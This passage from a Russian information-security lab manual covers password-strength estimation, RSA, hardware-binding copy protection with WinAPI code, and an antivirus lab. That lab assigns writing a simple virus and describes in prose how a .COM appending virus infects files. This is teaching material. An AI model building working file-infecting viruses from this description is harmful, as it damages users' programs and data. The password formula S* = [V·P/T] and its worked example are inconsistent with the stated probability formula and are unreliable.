12. В ячейке B6 будет выводиться число сотрудников в интересующем нас подразделении, если в эту ячейку ввести формулу: **=СЧЁТЕСЛИ(Ведомость!C2:C11;B1).** Функция **СЧЁТЕСЛИ** вычисляет количество ячеек диапазона **C2:C11** на листе **Ведомость**, значения в которых равны введенному в ячейку **B1** номеру подразделения.

13. Для определения средней и наибольшей зарплаты сформируйте вспомогательный массив ячеек **D1:D10**, записав в него значения из столбца **Начислено** листа **Ведомость** только для сотрудников рассматриваемого подразделения (для остальных сотрудников запишем нули). Для этого введите в ячейку **D1** формулу: **=ЕСЛИ(Ведомость!C2=Статистика!$B$1; Ведомость!G2;0).** Выполните автозаполнение остальных ячеек столбца **D**.

14. В ячейку **B7** введите формулу: **=СУММ(D1:D10)/B6** (сумма заработных плат сотрудников подразделения делится на число сотрудников).

15. В ячейку **B8** введите формулу для вычисления максимального значения в ячейках диапазона **D1:D10**.

16. Для определения наименьшей зарплаты сформируйте вспомогательный массив ячеек **E1:E10**, записав в него значения из столбца **Начислено** листа **Ведомость** только для сотрудников рассматриваемого подразделения (для остальных сотрудников запишем невозможное значение зарплаты 100000000).

Для этого введите в ячейку **E1** формулу: **=ЕСЛИ(Ведомость!C2=Статистика!$B$1; Ведомость!G2;100000000).** Выполните автозаполнение остальных ячеек столбца **E**.

17. В ячейку **B9** введите формулу для вычисления минимального значения в ячейках диапазона **E1:E10**.

18. Скройте столбцы **D** и **E** на листе **Статистика**, выделив эти столбцы, щелкнуть по ним правой кнопкой мыши и в контекстном меню выбрать команду **– Скрыть**.

В дальнейшем, если потребуется отобразить скрытые столбцы, нужно выделить две любые смежные ячейки столбцов **C** и **F** и с помощью контекстного меню выбрать команду - **Показать.**

19. Сделайте доступным внесение данных в ячейку **B1** после того, как будет установлена защита от изменений листа **Статистика**. Для этого установите курсор в ячейку **B1**, с помощью контекстного меню (правая кнопка мыши) выберите **Формат ячеек**, в окне команды **Формат ячеек** выберите вкладку **Защита**, снимите флажок **Защищаемая ячейка** и нажмите **ОК**.

20. Скройте расчетные формулы на листе **Статистика**, выделив ячейки **B4:B9** и установив флажок **Скрыть формулы** в окне команды **Формат – Ячейки – вкладка Защита.**

21. Установите защиту листа **Статистика** от изменений (**Рецензирование –Защитить лист – Защита листа - ОК).**

22. Проверьте возможность ввода данных в ячейку **B1** и отсутствие такой возможности для остальных ячеек.

23. Присвойте диапазону ячеек **A1:F11** листа **Ведомость** имя **Сотрудники**. Для этого выделите его и через контекстное меню выбрав пункт **Присвоить имя** в строке **Имя** появившегося окна **Создание имени** введите имя **Сотрудники** и нажмите **ОК**.

24. Присвойте диапазону ячеек **A2:C5** на листе **Подразделения** имя **Подразделения** по аналогии с пунктом 23.

25. Сохраните файл и завершите работу с MS Excel.

ЛАБОРАТОРНАЯ РАБОТА № 2
КОЛИЧЕСТВЕННАЯ ОЦЕНКА СТОЙКОСТИ ПАРОЛЬНОЙ ЗАЩИТЫ

Цель работы: реализация простейшего генератора паролей, обладающего требуемой стойкостью к взлому.

Теоретические сведения

Подсистемы идентификации и аутентификации пользователя играют важную роль в системах защиты информации.

Стойкость подсистемы идентификации и аутентификации пользователя в системе защиты информации (СЗИ) во многом определяет устойчивость к взлому самой СЗИ. Данная стойкость определяется гарантией того, что злоумышленник не сможет пройти аутентификацию, присвоив чужой идентификатор или украв его.

Парольные системы идентификации/аутентификации являются одними из основных и наиболее распространенных в СЗИ методами пользовательской аутентификации. В данном слу-

чае информацией, аутентифицирующей пользователя, является некоторый секретный пароль, известный только легальному пользователю.

Парольная аутентификация пользователя, как правило, передний край обороны СЗИ. В связи с этим модуль аутентификации по паролю наиболее часто подвергается атакам со стороны злоумышленника. Цель последнего в данном случае – подобрать аутентифицирующую информацию (пароль) легального пользователя.

Методы парольной аутентификации пользователя наиболее просты и при несоблюдении определенных требований к выбору пароля являются достаточно уязвимыми.

Основными минимальными требованиями к выбору пароля и к подсистеме парольной аутентификации пользователя являются следующие.

К паролю:

1) минимальная длина пароля должна быть не менее 6 символов;

2) пароль должен состоять из различных групп символов (малые и большие латинские буквы, цифры, специальные символы ‘(’, ‘)’, ‘#’ и т.д.);

3) в качестве пароля не должны использоваться реальные слова, имена, фамилии и т.д.

К подсистеме парольной аутентификации:

1) администратор СЗИ должен устанавливать максимальный срок действия пароля, после чего, пароль следует сменить;

2) в подсистеме парольной аутентификации необходимо установить ограничение числа попыток ввода пароля (как правило, не более трёх);

3) в подсистеме парольной аутентификации требуется установить временную задержку в случае ввода неправильного пароля.

Как правило, для генерирования паролей в СЗИ, удовлетворяющих перечисленным требованиям к паролям, используются программы – автоматические генераторы паролей пользователей.

При выполнении перечисленных требований к паролям и к подсистеме парольной аутентификации единственно возможным методом взлома данной подсистемы злоумышленником является прямой перебор паролей (brute forcing). В данном случае, оценка стойкости парольной защиты осуществляется следующим образом.

Количественная оценка стойкости парольной защиты

Пусть A – мощность алфавита паролей (количество символов, которые могут быть использованы при составлении пароля: если пароль состоит только из малых английских букв, то $A = 26$), L – длина пароля, $S = A^L$ – число всевозможных паролей длины L, которые можно составить из символов алфавита A, V – скорость перебора паролей злоумышленником, T – максимальный срок действия пароля.

Тогда, вероятность P подбора пароля злоумышленником в течение срока его действия V определяется по следующей формуле:

$P = (V \cdot T) / S = (V \cdot T) / A^L$.

Эту формулу можно использовать в обратную сторону для решения следующей задачи.

Задача. Определить минимальные мощность алфавита паролей A и длину паролей L, обеспечивающих вероятность подбора пароля злоумышленником не более заданной P, при скорости подбора паролей V, максимальном сроке действия пароля T.

Данная задача имеет неоднозначное решение. При исходных данных V, T, P однозначно можно определить лишь нижнюю границу S^* числа всевозможных паролей. Целочисленное значение нижней границы вычисляется по формуле

$$S^* = [V \cdot P / T], \quad (1)$$

где [] – целая часть числа, взятая с округлением вверх.

После определения нижней границы S^* необходимо выбрать такие A и L для формирования $S = A^L$, чтобы выполнялось следующее неравенство:

$S^* \le S = A^L$. (2)

При выборе S, удовлетворяющего неравенству (2), вероятность подбора пароля злоумышленника (при заданных V и T) будет меньше, чем заданная P.

Следует отметить, что при осуществлении вычислений по формулам (1) и (2), величины должны быть приведены к одним размерностям.

Пример. Исходные данные: $P = 10^{-6}$, T = 7 дней = 1 неделя, V = 10 (паролей / минуту) = $10 \cdot 60 \cdot 24 \cdot 7 = 100800$ паролей в неделю. Тогда, $S^* = [(10800 \cdot 1) / 10^{-6}] = = 108 \cdot 10^8$.

Условию $S^* \le A^L$ удовлетворяют, например, такие комбинации A и L, как A = 26, L = 8 (пароль состоит из восьми малых символов английского алфавита), A = 36, L = 6 (пароль состоит из шести символов, среди которых могут быть малые латинские буквы и произвольные цифры).

Задание на лабораторную работу

1. В табл. 3 найти для указанного варианта значения характеристик P, V, T.
2. Вычислить по формуле (1) нижнюю границу S^* для заданных P, V, T.
3. Выбрать некоторый алфавит с мощностью A и получить минимальную длину пароля L, при котором выполняется условие (2).
4. Реализовать программу для генерации паролей пользователей. Программа должна формировать случайную последовательность символов длины L, при этом должен использоваться алфавит из A символов.
5. Оформить отчет по лабораторной работе.

Коды символов:

1. Коды английских символов : «A» = 65, …, «Z» = 90, «a» = 97,…, «z» = 122.
2. Коды цифр : «0» = 48, «9» = 57.
3. «!» = 33, «“» = 34, «#» = 35, «$» = 36, «%» = 37, «&» = 38, «‘» = 39.
4. Коды русских символов : «А» – 128, … «Я» – 159, «а» – 160,…, «п» – 175, «р» – 224,…, «я» – 239.

Таблица 3. Варианты заданий

Вариант	***P***	***V***	***T***
1	10^{-4}	15 паролей/мин	2 недели
2	10^{-5}	3 паролей/мин	10 дней
3	10^{-6}	10 паролей/мин	5 дней
4	10^{-7}	11 паролей/мин	6 дней
5	10^{-4}	100 паролей/день	12 дней
6	10^{-5}	10 паролей/день	1 месяц
7	10^{-6}	20 паролей/мин	3 недели
8	10^{-7}	15 паролей/мин	20 дней
9	10^{-4}	3 паролей/мин	15 дней
10	10^{-5}	10 паролей/мин	1 неделя
11	10^{-6}	11 паролей/мин	2 недели
12	10^{-7}	100 паролей/день	10 дней
13	10^{-4}	10 паролей/день	5 дней
14	10^{-5}	20 паролей/мин	6 дней
15	10^{-6}	15 паролей/мин	12 дней
16	10^{-7}	3 паролей/мин	1 месяц
17	10^{-4}	10 паролей/мин	3 недели

Вариант	***P***	***V***	***T***
18	10^{-5}	11 паролей/мин	20 дней
19	10^{-6}	100 паролей/день	15 дней
20	10^{-7}	10 паролей/день	1 неделя
21	10^{-4}	20 паролей/мин	2 недели
22	10^{-5}	15 паролей/мин	10 дней
23	10^{-6}	3 паролей/мин	5 дней
24	10^{-7}	10 паролей/мин	6 дней
25	10^{-4}	11 паролей/мин	12 дней
26	10^{-5}	100 паролей/день	1 месяц
27	10^{-6}	10 паролей/день	3 недели
28	10^{-7}	20 паролей/мин	20 дней
29	10^{-4}	15 паролей/мин	15 дней
30	10^{-5}	3 паролей/мин	1 неделя

Контрольные вопросы

1. Чем определяется стойкость подсистемы идентификации и аутентификации?
2. Перечислить минимальные требования к выбору пароля.
3. Перечислить минимальные требования к подсистеме парольной аутентификации.
4. Как определить вероятность подбора пароля злоумышленником в течение срока его действия?
5. Выбором каких параметров можно повлиять на уменьшение вероятности подбора пароля злоумышленником при заданной скорости подбора пароля злоумышленником и заданном сроке действия пароля?

ЛАБОРАТОРНАЯ РАБОТА №3
АССИМЕТРИЧНЫЕ АЛГОРИТМЫ ШИФРОВАНИЯ ДАННЫХ

Цель работы: освоить методику работы ассиметричных алгоритмов шифрования, где существует два ключа – один для шифрования, другой для дешифрования.

Теоретические сведения

Алгоритм RSA разработан в 1977 г. Роном Ривестом, Ади Шамиром и Леном Адлеманом и опубликован в 1978 г. С тех пор алгоритм Rivest-Shamir-Adleman (RSA) широко применяется практически во всех приложениях, использующих криптографию с открытым ключом.

Алгоритм RSA:

1. Вычисление ключей

Важным моментом в этом криптоалгоритме является создание пары ключей: открытого и закрытого. Для алгоритма RSA этап создания ключей состоит из следующих операций:

1.1. Выбираются два простых различных числа p и q. Вычисляется их произведение $n = p \cdot q$, называемое модулем. Под простым числом будем понимать такое число, которое делится только на 1 и на само себя. Взаимно простыми числами будем называть такие числа, которые не имеют ни одного общего делителя, кроме единицы.

1.2. Вычисляется функция Эйлера $\Phi(n) = (p - 1) \cdot (q - 1)$.

1.3. Выбирается произвольное число e ($e < n$), такое, что $1 < e < \Phi(n)$ и не имеет общих делителей, кроме 1 (взаимно простое) с числом $(p - 1) \cdot (q - 1)$.

1.4. Вычисляется d методом Евклида таким образом, что $(e \cdot d - 1)$ делится на $(p - 1) \cdot (q - 1)$.

1.5. Два числа (e, n) публикуются как открытый ключ.

1.6. Число d хранится в секрете – закрытый ключ есть пара (d, n), который позволит читать все послания, зашифрованные с помощью пары чисел (e, n).

2. Шифрование

Шифрование с помощью пары чисел производится следующим образом:

2.1. Отправитель разбивает своё сообщение M на блоки m_i. Значение $m_i < n$, поэтому длина блока m_i в битах не больше $k = [\log_2(n)]$ бит, где квадратные скобки обозначают, взятие целой части от дробного числа.

Например, если $n = 21$, то максимальная длина блока $k = [\log_2(21)] = [4.39\ldots] = 4$ бита.

2.2. Подобный блок может быть интерпретирован как число из диапазона $(0; 2^k - 1)$. Для каждого такого числа m_i вычисляется выражение (c_i – зашифрованное сообщение): $c_i = ((m_i)^e) \bmod n$.

Необходимо добавлять нулевые биты слева в двоичное представление блока c_i до размера $k = [\log_2(n)]$ бит.

3. Дешифрование

Чтобы получить открытый текст, необходимо каждый блок дешифровать отдельно: $m_i = ((c_i)^d) \bmod n$.

Пример:

Выбрать два простых числа: $p = 7$, $q = 17$.

Вычислить $n = p \cdot q = 7 \cdot 17 = 119$.

Вычислить $\Phi(n) = (p - 1) \cdot (q - 1) = 96$.

Выбрать e так, чтобы e было взаимнопростым с $\Phi(n) = 96$ и меньше, чем $\Phi(n)$: $e = 5$.

Определить d так, чтобы $d \cdot e \equiv 1 \bmod 96$ и $d < 96$, $d = 77$, так как
$77 \cdot 5 = 385 = 4 \cdot 96 + 1$.

Результирующие ключи открытый {5, 119} и закрытый ключ {77, 119}.

Например, требуется зашифровать сообщение $M = 19$: $19^5 = 66 \pmod{119}$, $C = = 66$. Для дешифрования вычисляется $66^{77} \pmod{119} = 19$.

Варианты заданий

1. Разработать консольное приложение для шифрования/дешифрования произвольных файлов с помощью алгоритма RSA.
2. Разработать визуальное приложение для шифрования/дешифрования изображений.
3. Разработать визуальное приложение для шифрования/дешифрования произвольных файлов.
4. Разработать клиент-серверное приложение для защищённой передачи файлов по сети.
5. Разработать клиент-серверное приложение для защищённого обмена сообщениями по сети.
6. Разработать визуальное приложение для шифрования/дешифрования чисел.
7. Разработать консольное приложение для генерации ключей.
8. Реализовать программу для шифрования / дешифрования текстов, работающую по алгоритму RSA. Программа должна уметь работать с текстом произвольной длины.

Контрольные вопросы:

1. Дайте определение алгоритма с открытым ключом.
2. Сколько этапов содержит алгоритм RSA?
3. В чем заключается вычисление ключей алгоритма RSA?
4. Как происходит шифрование в алгоритме RSA?
5. Как происходит дешифрование в алгоритме RSA?

ЛАБОРАТОРНАЯ РАБОТА №4

ЗАЩИТА ОТ КОПИРОВАНИЯ. ПРИВЯЗКА К АППАРАТНОМУ ОБЕСПЕЧЕНИЮ. ИСПОЛЬЗОВАНИЕ РЕЕСТРА

***Цель работы*:** ознакомиться с возможностями «привязки» к характеристикам компьютера.

Теоретические сведения

В качестве анализируемых характеристик компьютера могут использоваться:
1. Информация об используемой операционной системе
2. Имя пользователя;
3. Имя компьютера;
4. Наличие звуковой карты;
5. Наличие подключенных принтера, сканера и т.д;
6. Дата создания BIOS;
7. Серийный номер диска;
8. Характеристики процессора.

Для получения подобных характеристик в операционной системе Windows используются API-функции и информация из реестра.

API-функции

API сокращенно Application Programming Interface (интерфейс прикладного программирования). API – набор функций, которые операционная система предоставляет программисту. API обеспечивает относительно простой путь для программистов для использования полных функциональных возможностей аппаратных средств или операционной системы.

32-разрядные версии Windows обычно используют один и тот же набор функций API, хотя имеются некоторые различия между платформами.

Почти все функции, которые составляют Windows API, находятся внутри DLL (Dynamic Link Library). Эти dll-файлы находятся в системной папке Windows. Существует свыше 1000 функций API, которые условно делятся на четыре основные категории:

1) работа с приложениями – запуск и закрытие приложений, обработка команд меню, перемещения и изменения размера окон;

2) графика – создание изображений;

3) системная информация – определение текущего диска, объема памяти, имя текущего пользователя и т.д.

4) работа с реестром – манипуляции с реестром Windows.

Реестр Windows

Реестр – база данных операционной системы, содержащая конфигурационные сведения. По замыслу Microsoft реестр должен был полностью заменить файлы ini, которые были оставлены только для совместимости со старыми программами, ориентированными на более ранние версии операционной системы.

Переход от ini файлов к реестру произошел по той причине, что на эти файлы накладывается ряд серьезных ограничений, и главное из них состоит в том, что предельный размер такого файла составляет 64Кб.

Предупреждение: никогда не удаляйте или не меняйте информацию в реестре, если Вы не уверены что это именно то, что нужно. В противном случае некорректное изменение данных

может привести к сбоям в работе Windows и, в лучшем случае, информацию придется восстанавливать из резервной копии.

Реестр имеет следующую структуру:

1) HKEY_CLASSES_ROOT. В этом разделе содержится информация о зарегистрированных в Windows типах файлов, что позволяет открывать их по двойному щелчку мыши, а также информация для OLE и операций drag-and-drop;

2) HKEY_CURRENT_USER. Здесь содержатся настройки оболочки пользователя (например, Рабочего стола, меню "Пуск", ...), вошедшего в Windows. Они дублируют содержимое подраздела HKEY_USER\name, где name – имя пользователя, вошедшего в Windows. Если на компьютере работает один пользователь и используется обычный вход в Windows, то значения раздела берутся из подраздела HKEY_USERS\.DEFAULT;

3) HKEY_LOCAL_MACHINE. Этот раздел содержит информацию, относящуюся к компьютеру: драйверы, установленное программное обеспечение и его настройки;

4) HKEY_USERS. Содержит настройки оболочки Windows для всех пользователей. Как было сказано выше, именно из этого раздела информация копируется в раздел HKEY_CURRENT_USER. Все изменения в HKCU (сокращенное название раздела HKEY_CURRENT_USER) автоматически переносятся в HKU;

5) HKEY_CURRENT_CONFIG. В этом разделе содержится информация о конфигурации устройств Plug&Play и сведения о конфигурации компьютера с переменным составом аппаратных средств;

6) HKEY_DYN_DATA. Здесь хранятся динамические данные о состоянии различных устройств, установленных на компьютере пользователя. Именно сведения этой ветви отображаются в окне "Свойства: Система" на вкладке "Устройства", вызываемого из Панели управления. Данные этого раздела изменяются самой операционной системой, так что редактировать что-либо вручную не рекомендуется.

Примеры процедур и функций, определяющих параметры компьютера

Определение версии операционной системы

```
BOOL DisplaySystemVersion()
{
   OSVERSIONINFOEX osvi;
   BOOL bOsVersionInfoEx;
   ZeroMemory(&osvi, sizeof(OSVERSIONINFOEX));
   osvi.dwOSVersionInfoSize = sizeof(OSVERSIONINFOEX);
   if( !(bOsVersionInfoEx = GetVersionEx ((OSVERSIONINFO *)
&osvi)) )
   {
      osvi.dwOSVersionInfoSize = sizeof (OSVERSIONINFO);
      if (! GetVersionEx ( (OSVERSIONINFO *) &osvi) )
         return FALSE;
   }

   switch (osvi.dwPlatformId)
   {
      case VER_PLATFORM_WIN32_NT:
         if ( osvi.dwMajorVersion <= 4 )
            printf("Microsoft Windows NT ");
         if ( osvi.dwMajorVersion == 5 && osvi.dwMinorVersion ==
0 )
            printf ("Microsoft Windows 2000 ");
         if( bOsVersionInfoEx )
         {
```

```
                if ( osvi.wProductType == VER_NT_WORKSTATION )
                {
                   if ( osvi.dwMajorVersion == 5 &&
osvi.dwMinorVersion == 1 )
                      printf ("Microsoft Windows XP ");

                   if( osvi.wSuiteMask & VER_SUITE_PERSONAL )
                      printf ( "Home Edition " );
                   else
                      printf ( "Professional " );
                }
                else if ( osvi.wProductType == VER_NT_SERVER )
                {
                   if ( osvi.dwMajorVersion == 5 &&
osvi.dwMinorVersion == 2 )
                      printf ("Microsoft Windows .NET ");

                   if( osvi.wSuiteMask & VER_SUITE_DATACENTER )
                      printf ( "DataCenter Server " );
                   else if( osvi.wSuiteMask & VER_SUITE_ENTERPRISE )
                      if( osvi.dwMajorVersion == 4 )
                         printf ("Advanced Server " );
                      else
                         printf ( "Enterprise Server " );
                   else if ( osvi.wSuiteMask == VER_SUITE_BLADE )
                      printf ( "Web Server " );
                   else
                      printf ( "Server " );
                }
             }
             else
             {
                HKEY hKey;
                char szProductType[BUFSIZE];
                DWORD dwBufLen=BUFSIZE;
                LONG lRet;
                lRet = RegOpenKeyEx( HKEY_LOCAL_MACHINE,
                   "SYS-
TEM\\CurrentControlSet\\Control\\ProductOptions",
                   0, KEY_QUERY_VALUE, &hKey );
                if( lRet != ERROR_SUCCESS )
                    return FALSE;
                lRet = RegQueryValueEx( hKey, "ProductType", NULL,
NULL,
                   (LPBYTE) szProductType, &dwBufLen);
                if( (lRet != ERROR_SUCCESS) || (dwBufLen > BUFSIZE) )
                    return FALSE;
                RegCloseKey( hKey );
                if ( lstrcmpi( "WINNT", szProductType) == 0 )
                   printf( "Professional " );
                if ( lstrcmpi( "LANMANNT", szProductType) == 0 )
```

```
                  printf( "Server " );
               if ( lstrcmpi( "SERVERNT", szProductType) == 0 )
                  printf( "Advanced Server " );
            }
            if ( osvi.dwMajorVersion <= 4 )
            {
               printf ("version %d.%d %s (Build %d)\n",
                  osvi.dwMajorVersion,
                  osvi.dwMinorVersion,
                  osvi.szCSDVersion,
                  osvi.dwBuildNumber & 0xFFFF);
            }
            else
            {
               printf ("%s (Build %d)\n",
                  osvi.szCSDVersion,
                  osvi.dwBuildNumber & 0xFFFF);
            }
            break;
         case VER_PLATFORM_WIN32_WINDOWS:
            if (osvi.dwMajorVersion == 4 && osvi.dwMinorVersion ==
0)
            {
                printf ("Microsoft Windows 95 ");
                if ( osvi.szCSDVersion[1] == 'C' ||
osvi.szCSDVersion[1] == 'B' )
                   printf("OSR2 " );
            }
            if (osvi.dwMajorVersion == 4 && osvi.dwMinorVersion ==
10)
            {
                printf ("Microsoft Windows 98 ");
                if ( osvi.szCSDVersion[1] == 'A' )
                   printf("SE " );
            }
            if (osvi.dwMajorVersion == 4 && osvi.dwMinorVersion ==
90)
            {
                printf ("Microsoft Windows Millennium Edition ");
            }
            break;
      }
      return TRUE;
   }
```

Определение серийного номера раздела диска

```
   TCHAR    szVolName[256];
   DWORD    dwNum;
   DWORD    dwMaxComSize;
   DWORD    dwFlags;
   TCHAR    szFS[256];
   BOOL     bRes;
```

```
    bRes = GetVolumeInformation ( "c:\\", szVolName,
sizeof(szVolName), &dwNum, &dwMaxComSize, &dwFlags, szFS,
sizeof(szFS));
```

Определение имени компьютера

```
    const int WSVer = 0x101;
    WSADATA wsaData;
    char Buf[128];
    if (WSAStartup(WSVer, &wsaData) == 0)
    {
      gethostname(&Buf[0], 128);
      MessageBox(0, Buf,0,0);
      WSACleanup;
    }
```

Определение имени пользователя

```
    char buffer[UNLEN+1];
    DWORD size;
    size=sizeof(buffer);
    GetUserName(buffer,&size);
```

Определение версии BIOS

```
    LPSTR GetSystemBiosVersion()
    {
      HKEY hKey;
      LONG Res1, Res2;
      DWORD cData=255;
      TCHAR SystemBiosVersion[255]={'\0'};

Res1=RegOpenKeyEx(HKEY_LOCAL_MACHINE,"HARDWARE\\DESCRIPTION\\System",
NULL, KEY_QUERY_VALUE, &hKey);
      if(Res1==ERROR_SUCCESS)
        {

     Res2=RegQueryValueEx(hKey,"SystemBiosVersion",NULL,NULL,…
        (LPBYTE)SystemBiosVersion,&cData);
          if(Res2==ERROR_SUCCESS)
            {
              for (const char* p = SystemBiosVersion; *p; p +=
strlen(p)+1)
                {
                  printf("%s\n", p);
                }

            return SystemBiosVersion;
            }
        else
          {
            MessageBox(NULL,"RegQueryValueEx: SystemBios-
    Vesion","ERROR",MB_OK);
            return NULL;
        }
        }
      else
```

```
        {
          MessageBox(NULL,"RegOpenKeyEx: SystemBiosVer-
sion","ERROR",MB_OK);
          return NULL;
        }
      RegCloseKey(hKey);
    }
```

Определение частоты процессора (способ №1)

```
double CPUSpeed(void)
  {
    DWORD dwTimerHi, dwTimerLo;
    asm
     {
        DW 0x310F
        mov dwTimerLo, EAX
        mov dwTimerHi, EDX
      }
    Sleep (500);
    asm
     {
        DW 0x310F
        sub EAX, dwTimerLo
        sub EDX, dwTimerHi
        mov dwTimerLo, EAX
        mov dwTimerHi, EDX
     }
    return dwTimerLo/(1000.0*500);
  }
```

Задание на лабораторную работу

Разработать программу, реализующую привязку к компьютеру, используя совокупность характеристик согласно варианту задания. Добиться того, чтобы программа не запускалась на другом компьютере.

Таблица 4. Варианты заданий

№ варианта	Характеристики
1	Серийный номер раздела жесткого диска, MAC-адрес сетевой карты
2	Информация из реестра, тактовая частота процессора
3	Версия операционной системы, MAC-адрес сетевой карты
4	Имя пользователя, серийный номер раздела жесткого диска
5	Название компьютера, информация из реестра
6	Версия БИОС, имя пользователя
7	Серийный номер раздела жесткого диска, имя пользователя
8	Имя пользователя, тактовая частота процессора
9	MAC-адрес сетевой карты, тактовая частота процессора

Контрольные вопросы

1. Что понимается под «привязкой» к компьютеру?
2. Какие характеристики обычно используются для идентификации компьютера?
3. Перечислите основные API-функции для определения индивидуальных характеристик компьютера.
4. Что представляет собой реестр Windows?
5. Какую структуру имеет реестр?

ЛАБОРАТОРНАЯ РАБОТА №5
РАЗРАБОТКА АНТИВИРУСНЫХ ПРОГРАММ

Цель занятия: Получить практический опыт по разработке антивирусной программы.

Задание на лабораторную работу:

1. **Разработать простейшую программу- вирус.**
2. **Разработать антивирусную программу для данного вируса.**

ТЕОРЕТИЧЕСКИЕ СВЕДЕНИЯ

Введение

Компьютерные вирусы, едва появившись на свет, повергли в смятение компьютерную общественность, которая привыкла полагаться на компьютеры как на верных и, главное, надежных помощников в своей работе. И вдруг - как молнии - в печати под громкими заголовками замелькали сообщения об эпидемии, вызванной компьютерными вирусами. Компьютеры как бы вырвались из-под власти человека: программиста, оператора, пользователя - и их поведение, до этого совершенно спокойное и пристойное, перестало быть предсказуемым. Более того, компьютеры стали опасными. Нет, не для человека - для программ и данных, которыми он пользуется. Однако, если небольшая ошибка в программе, управляющей, например, ядерным реактором, может привести к его аварии (и это уже случалось!), то каких бед может натворить компьютер, "заболевший" вирусом и в больном угаре, скажем, запустивший ракету с атомной боеголовкой? Возможны и менее опасные действия компьютера: неверная обработка важных финансовых документов, порча бесценной научной или медицинской информации... Да мало ли что еще может натворить компьютер, которому человек доверил управлять теми или иными важными процессами в производстве и в жизни. Осознав все это и почувствовав на себе коварство невидимых врагов, человек сразу встал на борьбу с ними.

Откуда же взялись компьютерные вирусы, что это такое и как с ними бороться? Понимая, что большинство читателей этой книги прекрасно знает ответ, по крайней мере, на первый из этих вопросов, мы опустим его подробное освещение и перейдем сразу ко второму, а затем и к третьему.

Итак, больное самолюбие в одних случаях, желание выделиться в других и жажда мести в третьих - породили вандалов в чинной среде программистов.

Их изобретательность не знает границ. Современные компьютерные вирусы - это программы, которые не только размножаются и живут самостоятельной жизнью, но которые обманывают, скрываются, убивают другие программы! Полный набор терминов из криминальной хроники. Поэтому и методы борьбы с компьютерными вирусами тоже напоминают методы Шерлока Холмса. Слежка, ловля "на живца", обыски, производимые антивирусными программами в памяти компьютера и на диске - чем не детективный роман? Однако борьба с вирусами - дело не столько захватывающее, сколько сложное, требующее особою внимания, терпения, вдумчивости и твердых знаний. Итак - приступим к борьбе.

Глава 1. Вирус и антивирус.

1.1 Описание простейшего вируса.

Начнем с определений. Вирусом называют программу, которая помимо желания пользователя компьютера выполняет действия, мешающие его нормальной работе. Характерными чертами вирусов являются следующие:

1. Код вируса (или его часть) внедряется в другие программы. А программами являются, например, загрузочная запись (*boot record*) и системный загрузчик (*master boot record*), драйверы, оверлейные файлы и т.п.
2. Код вируса попадает в память или на внешние накопители, а также выполняется помимо воли пользователей и операторов ЭВМ.
3. Действия вируса вызывают различные вредные последствия: замедление работы компьютера, порча программ и данных, искажение результатов ввода / вывода, засорение оперативной памяти и внешних носителей и др.

Существует много типов вирусов, познакомиться с которыми подробно читатель сможет, прочитав литературу, список которой приведен в конце данной книги. Мы же рассмотрим работу простейшего файлового вируса, поражающего .COM-файлы и не являющегося резидентным. Такой вирус, будучи однажды выпущенным "на волю", заражает программы следующим образом. Первым делом, получив управление при запуске зараженной программы, вирус ищет на доступном диске файлы с расширением .COM. Найдя подходящий файл (т.е. перемещаемую программу), вирус записывает свой код за последним оператором (т.е. в "хвост") этой программы, а затем на место первых трех байт этой программы записывает код короткого перехода по адресу входа в свою программу, предварительно сохранив исходные три байта в своей внутренней области данных или в стеке.


После этого вирус перезаписывает модифицированный .COM-файл на магнитный диск. При этом изменяется длина исходного файла. В принципе, возможно существование вирусов, не изменяющих длину заражаемого файла. В этом случае код исходного файла должен храниться в зараженном файле в архивированном виде или же код вируса и частично "лишний" код исходного файла должны храниться в сбойных секторах или в системной области магнитного диска.

После заражения файла (или вместо этого) вирус может заняться вредоносной деятельностью (хотя заражение файлов - вещь и так достаточно неприятная). Завершив выполнение всего, что наметил его автор, вирус восстанавливает (только в памяти компьютера!) исходные три байта той программы, которая передала ему управление и осуществляет переход на начало этой программы.

Поскольку в .COM-файле, если не принимать специальных мер, адрес входа всегда равен 100h, то для передачи управления по этому адресу вирус может использовать длинный переход и не рассчитывать относительное смещение адреса, учитывающее длину заражаемой программы.

Таким образом, сначала всегда выполняется код вируса, а затем - сама зараженная программа. У пользователя может создаться впечатление, что все в порядке (ведь программа отработала нормально!). Действия же вируса, как правило, незаметны и выполняются в течение очень короткого промежутка времени.

Схема работы вируса в зараженной программе приведена на рис 1.






Рисунок 1. Схематическое изображение принципа работы вируса в зараженной .COM-программе.

1.2 Описание работы антивируса

Существуют различные типы антивирусных программ и технических средств. Например, резидентые перехватчики системных прерываний и прерываний BIOS, программы-ревизоры, проверяющие длины и контрольные суммы файлов и др.

Я расскажу вам лишь о двух типах антивирусных программ - детекторах и фагах. Первые лишь обнаруживают наличие вируса и указывают его место положения. Вторые "лечат" программы, т.е. "выкусывают" вирус из зараженной программы и (иногда полностью, иногда почти полностью) приводят программу к прежнему виду.




Рисунок 2. Схематическое изображение принципа восстановления антивирусом (фагом) зараженной .COM-программы.

Очевидно, что идеальная антивирусная программа, предназначенная для восстановления зараженных файлов (т.е. для приведения их к исходному виду), должна проделать всю работу, которую проделал вирус, в обратном порядке. А именно:

1. Найти зараженную программу;
2. Зная, в каком месте своей области данных вирус хранит первые три байта зараженной программы, переписать эти три байта вместо трехбайтовой команды перехода на начало кода вируса;
